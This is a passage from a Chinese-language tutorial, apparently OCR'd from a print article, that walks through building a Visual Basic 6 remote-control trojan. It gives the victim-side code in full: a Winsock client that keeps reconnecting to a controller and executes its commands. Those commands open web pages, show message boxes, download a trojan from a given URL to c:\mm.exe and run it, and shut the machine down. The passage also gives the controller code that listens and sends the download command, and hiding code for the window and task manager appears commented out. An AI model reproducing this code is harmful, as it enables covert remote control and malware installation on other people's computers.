
If Mid(a, 1, 5) = "bound" Then '如果前五个字符是bound，也就是弹出网页
    site = Mid(a, 6, Len(a)) '的到网页地址
    Shell "explorer.exe " + site, vbNormalFocus '弹出网页
End If

If Mid(a, 1, 6) = "msgbox" Then '如果前六个字符是msgbox，也就是弹出消息框
    msg = Mid(a, 7, Len(a)) '得到消息文本
    MsgBox msg '弹出消息
End If

If Mid(a, 1, 4) = "down" Then '如果前四个字符是down，也就是下载木马
    mm_url = Mid(a, 5, Len(a)) '得到木马的网络地址
    URLDownloadToFile 0, mm_url, "c:\mm.exe", 0, 0 '下载木马到C盘
    ShellExecute 0, vbNullString, "c:\mm.exe", vbNullString, vbNullString, vbNormalFocus '运行C盘木马
End If

If Mid(a, 1, 8) = "shutdown" Then '如果前八个字符是shutdown，也就关机
    Shell "cmd.exe /c shutdown -t 10", vbnormalfocu '调用shutdown命令进行关机
End If
End Sub
```

全部被控端的代码如图3所示。



```
Private Declare Function URLDownloadToFile Lib "urlmon" Alias "URLDownloadToFileA" (ByVal pCall
Private Declare Function ShellExecute Lib "shell32.dll" Alias "ShellExecuteA" (ByVal hwnd As Lo

Private Sub Form_Load() '============================================1：让窗口不可见
'Form1.Visible = False'窗口不可见
'App.TaskVisible = False'不在任务管理器显示
End Sub

Private Sub Timer1_Timer() '=========================================2：尝试连接
If Winsock1.State = sckClosed Then '如果没有连接被控端就不断尝试连接
   Winsock1.RemoteHost = "127.0.0.1"
   Winsock1.RemotePort = 8888
   Winsock1.Connect '连接被控端
End If
End Sub

Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long) '==========3：接收数据，执行命令
Dim a As String
Winsock1.GetData a

If Mid(a, 1, 5) = "bound" Then '如果前五个字符是bound，也就是弹出网页
   site = Mid(a, 6, Len(a)) '的到网页地址
   Shell "explorer.exe " + site, vbNormalFocus '弹出网页
End If

If Mid(a, 1, 6) = "msgbox" Then '如果前六个字符是msgbox，也就是弹出消息框
   msg = Mid(a, 7, Len(a)) '得到消息文本
   MsgBox msg '弹出消息
End If

If Mid(a, 1, 4) = "down" Then '如果前四个字符是down，也就是下载木马
   mm_url = Mid(a, 5, Len(a)) '得到木马的网络地址
   URLDownloadToFile 0, mm_url, "c:\mm.exe", 0, 0 '下载木马到C盘
   ShellExecute 0, vbNullString, "c:\mm.exe", vbNullString, vbNullString, vbNormalFocus '运行C盘
End If

If Mid(a, 1, 8) = "shutdown" Then '如果前八个字符是shutdown，也就关机
   Shell "cmd.exe /c shutdown -t 10", vbnormalfocu '调用shutdown命令进行关机
End If
End Sub

Private Sub Winsock1_Error(ByVal Number As Integer, Description As String, ByVal Scode As Long,
Winsock1.Close
End Sub

Private Sub Winsock1_Close()
Winsock1.Close '如果服务端连接关闭就关闭以前的winsock连接，这样才能进行重新连接的尝试
End Sub
```

图3

2. 控制端

控制端的界面如图4所示，各位读者可以按照上图所示摆放好控件。




图4

其中使用到的winsock控件在前面已经介绍过了添加的方法，现在来介绍listview控件的添加方法。在部件对话框中找到common control，单击确定按钮，listview控件就被添加到控件栏上了，如图5。

控制端要实现的流程为：首先监听一个端口，比如8888端口；其次，被控制端请求连接，控制端接受连接请求；最后，根据用户单击分别发送弹出信息框、下载木马、弹出网页、重启电脑等指令（其中几次使用到winsock1.close，是用来关闭winsock，以便被控端可以成功连接）。




图5

控制端首先要开始监听一个端口，等待被控制端的连接，监听端口的代码如下：

```
Private Sub Command1_Click()
If Text1.Text = "" Then '如果没有填写端口就退出
    MsgBox "请输入要监听的端口"
    Exit Sub
End If

If Not IsNumeric(Text1.Text) Then '如果不是数字就退出
    MsgBox "请输入数字"
    Exit Sub
End If

Winsock1.Close
Winsock1.LocalPort = CInt(Text1.Text) '转换为integer类型，因为端口是整数类型
Winsock1.Listen
List1.AddItem "监听" + Text1.Text + "端口成功!"
End Sub
```

如果有新的被控制端请求连接，就关闭以前的winsock连接，然后调用winsock1.accept requestid方法接受新的连接，同时把连接者IP地址保存到listview控件中，代码如下：

```
Private Sub Winsock1_ConnectionRequest(ByVal requestID As Long)
Dim a As ListItem

Winsock1.Close '关闭已经有的连接请求
Winsock1.Accept requestID '接受连接请求


ListView1.ListItems.Clear '首先请空列表视图
Set a = ListView1.ListItems.Add(, , Winsock1.RemoteHostIP)
List1.AddItem "有连接：" & CStr(requestID) + "。IP地址：" & CStr(Winsock1.RemoteHostIP)
End Sub
```

现在就可以发送各种指令让被控制端进行运行了。发送要下载运行的木马地址和指令，格式为“"down"+要下载的木马地址”，如果地址为空就提示输入木马地址。

```
Private Sub Command3_Click()
If Text3.Text = "" Then
    MsgBox "请输入木马地址"
    Exit Sub
End If

Winsock1.SendData ("down" + Text3.Text) '发送下载木马命令，格式为"down"+要下载的木马地址
End Sub
```

